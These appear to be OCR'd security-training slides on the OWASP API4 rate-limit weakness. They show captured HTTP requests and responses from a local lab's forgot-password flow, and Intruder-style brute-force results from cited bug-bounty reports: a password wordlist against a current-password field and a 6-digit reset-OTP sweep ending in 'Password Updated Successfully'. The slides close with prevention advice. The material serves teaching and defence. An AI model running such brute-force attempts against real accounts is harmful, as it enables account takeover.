
victim_demo00@mail.com

Given Email is not registered! victim_demo00@mail.com

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



Request

```
POST /identity/api/auth/forget-password HTTP/1.1
Host: 192.168.1.42:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:109.0) Gecko/20100101 Firefox/111.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.42:8888/forgot-password
Content-Type: application/json
Content-Length: 34
Origin: http://192.168.1.42:8888
DNT: 1
Connection: close

{
  "email":"victim_demo00@mail.com"
}
```


Response

```
HTTP/1.1 404
Server: openresty/1.17.8.2
Date: Thu, 23 Mar 2023 16:03:32 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store, max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 80

{"message":"Given Email is not registered! victim_demo00@mail.com","status":404}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



victim_demo00@mail.com

Given Email is not registered! victim_demo00@mail.com

Filter: Hiding CSS, image and general binary content

Host	Method	URL	Params	Edited	Status	Length	MIMI
http://192.168.1.42:8888	POST	/identity/api/auth/forget-password	✓		404	536	JSON
https://contile.services.mozilla.c...	GET	/v1/tiles			200	373	JSON
https://incoming.telemetry.mozill...	POST	/submit/firefox-desktop/baseline/1/256...			200	622	text
http://192.168.1.42:8888	POST	/identity/api/auth/signup	✓		200	526	JSON
http://192.168.1.42:8025	GET	/api/v2/messages?limit=50	✓		200	162	JSON

Request

```
POST /identity/api/auth/forget-password
HTTP/1.1
Host: 192.168.1.42:8888
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer:
http://192.168.1.42:8888/forgot-password
Content-Type: application/json
Content-Length: 34
Origin: http://192.168.1.42:8888
DNT: 1
Connection: close

{
  "email":"victim_demo00@mail.com"
}
```


Response

```
HTTP/1.1 404
Server: openresty/1.17.8.2
Date: Thu, 23 Mar 2023 16:03:32 GMT
Content-Type: application/json
Connection: close
Vary: Origin
Vary: Access-Control-Request-Method
Vary: Access-Control-Request-Headers
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-XSS-Protection: 1; mode=block
Cache-Control: no-cache, no-store,
max-age=0, must-revalidate
Pragma: no-cache
Expires: 0
X-Frame-Options: DENY
Content-Length: 80

{"message":
"Given Email is not registered! victim_demo
00@mail.com","status":404}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit



Forgot Password

1 Email Verification — 2 Reset Password

victim_demo12@mail.com

Send OTP

Filter: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status	Length
549	http://192.168.1.42:8025	GET	/api/v2/messages?limit=50	✓		200	162
548	http://192.168.1.42:8025	DELETE	/api/v1/messages			200	119
547	http://192.168.1.42:8025	GET	/api/v1/messages/fn043KwK550d5fWO...			200	2220
546	http://192.168.1.42:8888	POST	/identity/api/auth/forget-password	✓		200	537
545	http://192.168.1.42:8025	GET	/api/v2/messages?limit=50	✓		200	162

Request

```
GET /api/v2/messages?limit=50 HTTP/1.1
Host: 192.168.1.42:8025
User-Agent: Mozilla/5.0 (Macintosh; Intel
Mac OS X 10.15; rv:109.0) Gecko/20100101
Firefox/111.0
Accept: application/json, text/plain, */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
DNT: 1
Connection: close


```

Response

```
HTTP/1.1 200 OK
Content-Type: text/json
Date: Thu, 23 Mar 2023 16:18:49 GMT
Content-Length: 42
Connection: close

{"total":0,"count":0,"start":0,"items":[]}
```


© 2023 Secure D Center Co., Ltd.

https://hackerone.com/reports/827484

API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

❑ Missing rate limit for current password field (Award 200$)



Request ▲	Payload	Status	Error	Timeout	Length	Comment
57	Abcdefg	422	☐	☐	916	
58	Action	422	☐	☐	916	
59	Adidas	422	☐	☐	916	
60	Admin	422	☐	☐	916	
61	Administrative	422	☐	☐	916	
62	Administrator	422	☐	☐	916	
63	Advance	422	☐	☐	916	
64	Aggies	422	☐	☐	916	
65	Aikman	422	☐	☐	916	
66	Airhead	422	☐	☐	916	
67	Alaska	422	☐	☐	916	

```
HTTP/1.1 422 Unprocessable Entity
Server: nginx
Date: Mon, 23 Mar 2020 17:58:30 GMT
Content-Type: application/json
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 87
pragma: no-cache
expires: -1
Access-Control-Allow-Origin: https://account.acronis.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Accept-Encoding, Accept-Language, Authorization, Cache-Control, Connection, DNT, Keep-Alive, If-Modified-Since, Origin, Save-Data, User-Agent, X-Requested-With, Content-Type
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
p3p: CP=IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT
X-Frame-Options: SAMEORIGIN
Content-Length: 117

{"message":"The given data was invalid.","errors":{"old_password":["The old password confirmation does not match."]}}
```

Request ▲	Payload	Status	Error	Timeout	Length	Comment
91	pierce	422	☐	☐	916	
92	pierre	422	☐	☐	916	
93	piglet	422	☐	☐	916	
94	pinkfloy	422	☐	☐	916	
95	piranha	422	☐	☐	916	
96	pirate	422	☐	☐	916	
97	pisces	422	☐	☐	916	
98	pizza	422	☐	☐	916	
99	plane	422	☐	☐	916	
100	Mano123ali	422	☐	☐	916	
101	Moni123ali	204	☐	☐	1406	

```
HTTP/1.1 204 No Content
Server: nginx
Date: Mon, 23 Mar 2020 17:59:04 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
pragma: no-cache
expires: -1
X-RateLimit-Limit: 100
X-RateLimit-Remaining: 48
Access-Control-Allow-Origin: https://account.acronis.com
Access-Control-Allow-Credentials: true
Access-Control-Allow-Headers: Accept, Accept-Encoding, Accept-Language, Authorization, Cache-Control, Connection, DNT, Keep-Alive, If-Modified-Since, Origin, Save-Data, User-Agent, X-Requested-With, Content-Type
Access-Control-Allow-Methods: GET, POST, PUT, DELETE, OPTIONS
p3p: CP=IDC DSP COR ADM DEVi TAIi PSA PSD IVAi IVDi CONi HIS OUR IND CNT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src 'none'; style-src 'self'; script-src 'self' 'unsafe-eval' 'sha256-mPQjbpEIzEDaIqkLm82FFjaetbGYuKPcGMVdcY5J7to=' https://j.6sc.co https://www.googletagmanager.com https://www.google-analytics.com;
img-src 'self' https://b.6sc.co https://adservice.google.com https://ad.doubleclick.net https://www.google.com https://www.google-analytics.com https://googleads.g.doubleclick.net; connect-src 'self' https://www.acronis.com
https://www.google.com https://www.google-analytics.com https://googleads.g.doubleclick.net; font-src 'self'; frame-src https://www.acronis.com https://support.acronis.com
```

SecureD


© 2023 Secure D Center Co., Ltd.

https://medium.com/@vishnu0002/account-takeover-via-otp-bruteforce-apigee-api-9b5481c642df


API Vulnerabilities

API4: Unrestricted Resource Consumption: Rate limit

- ❑ Account Takeover via OTP Brute force (Apigee API)



```
POST /program/rest/v1/users/Email@gmail.com/password/update HTTP/1.1
Host: *retail.apigee.net
appId: IOS
Accept: */*
langCode: en
timeStamp: 1563170683
appVersion: 871
Accept-Language: en-us
Accept-Encoding: gzip, deflate
token:
Content-Type: application/json
Content-Length: 22
User-Agent: /4
Connection: close
ENV: PROD
currency: AED
storeId:

{"resetToken":"11111"}
```



Filter: Showing all items

Request ▲	Payload	Status	Error	Timeout	Length	Comment
491	136653	400	☐	☐	207	
492	136654	400	☐	☐	207	
493	136655	400	☐	☐	207	
494	136656	400	☐	☐	207	
495	136657	400	☐	☐	207	
496	136658	400	☐	☐	207	
497	136659	400	☐	☐	207	
498	136660	400	☐	☐	207	
499	136661	400	☐	☐	207	
500	136662	400	☐	☐	207	
501	136663	200	☐	☐	210	
502	136664	400	☐	☐	207	
503	136665	400	☐	☐	207	
504	136666	400	☐	☐	207	
505	136667	400	☐	☐	207	
506	136668	400	☐	☐	207	
507	136669	400	☐	☐	207	

```
{
  "meta": {
    "statusCode": 200,
    "message": "Password Updated Successfully"
  }
}
```

© 2023 Secure D Center Co., Ltd.

API Vulnerabilities

- https://cheatsheetseries.owasp.org/cheatsheets/Web_Service_Security_Cheat_Sheet.html#availability
- https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html#dos-prevention
- https://cheatsheetseries.owasp.org/cheatsheets/GraphQL_Cheat_Sheet.html#mitigating-batching-attacks

API4: Unrestricted Resource Consumption

❑ **Prevention:**

- Use container-based solutions that make it easy to limit memory, CPU, number of restarts, file descriptors, and processes.
- Define and enforce a maximum size of data on all incoming parameters and payloads, such as maximum length for strings, maximum number of elements in arrays, and maximum upload file size (regardless of whether it is stored locally or in cloud storage).
- Implement a limit on how often a client can interact with the API within a defined timeframe (rate limiting).
